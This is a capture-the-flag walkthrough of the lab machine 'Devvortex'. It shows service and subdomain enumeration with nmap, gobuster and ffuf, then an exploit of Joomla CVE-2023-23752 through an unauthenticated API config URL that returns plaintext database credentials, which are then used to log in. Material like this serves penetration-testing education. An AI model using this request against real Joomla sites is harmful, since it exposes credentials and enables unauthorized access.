

Devvortex

Let's start with enumerating services with simple nmap command.




```
└─$ nmap -sV 10.129.171.190
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-28 10:03 CST
Nmap scan report for 10.129.171.190
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is nginx http server running on port 80 and we notice browsing this address "devvortex.htb" host name so let's add this to /etc/hosts and refresh page.



```
└─$ echo "10.129.171.190 devvortex.htb" | sudo tee -a /etc/hosts
10.129.171.190 devvortex.htb
```

Nothing interesting found interacting with website neither in page source.




DevVortex

WELCOME TO

DEVVORTEX


Unleash the power of the web with DevVortex - your compass in the digital realm

Let's try enumerating directories and subdomains.




```
─$ gobuster dir -u http://devvortex.htb -w /usr/share/dirb/wordlists/big.txt
```

We didn't find any directory that we wouldn't already know about, so let's move on to subdomains.




```
-$ gobuster vhost -u devvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```


Although gobuster didn't find any subdomain, we were able to find "dev" subdomain with ffuf. Let's add that entry to /etc/hosts and visit it in browser.



```
  └─$ ffuf -u http://devvortex.htb -H "Host:FUZZ.devvortex.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-
top1million-5000.txt -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devvortex.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

[Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 101ms]
    * FUZZ: dev
```




```
└─$ echo "10.129.171.190 dev.devvortex.htb" | sudo tee -a /etc/hosts
```




WELCOME TO DEVVORTEX

Welcome to the realm of stunning web design!

We again didn't find anything interesting interacting with website, so let's go back to gobuster.




```
└─$ gobuster dir -u http://dev.devvortex.htb -w /usr/share/dirb/wordlists/big.txt
```



```
/administrator        (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/administrator/]
/api                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/api/]
/cache                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/cache/]
/cli                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/cli/]
/components           (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/components/]
/home                 (Status: 200) [Size: 23221]
/images               (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/images/]
/includes             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/includes/]
/language             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/language/]
/layouts              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/layouts/]
/libraries            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/libraries/]
/media                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/media/]
/modules              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/modules/]
/plugins              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/plugins/]
/robots.txt           (Status: 200) [Size: 764]
/templates            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/templates/]
/tmp                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/tmp/]
```

Few useful directories have been found, we can access Joomla login page at /administrator.



Development
Joomla Administrator Login


Please fill in this field

Need Support?

You can find help here:


Searching for vulnerabilities in Joomla CMS we can find CVE-2023-23752 for improper access check. https://vulncheck.com/blog/joomla-for-rce

Above article indicates that it is possible to view systen configuration which contains credentials in plaintext at http://dev.devvortex.htb/api/index.php/v1/config/application?public=true



```
▾ 14:
    type:                "application"
    id:                  "224"
  ▾ attributes:
      user:              "lewis"
      id:                224
▾ 15:
    type:                "application"
    id:                  "224"
  ▾ attributes:
      password:          "P4ntherg0t1n5r3c0n##"
      id:                224
▾ 16:
    type:                "application"
    id:                  "224"
  ▾ attributes:
      db:                "joomla"
      id:                224
▾ 17:
    type:                "application"
```

It appears that these credentials are valid to log in to Joomla CMS.

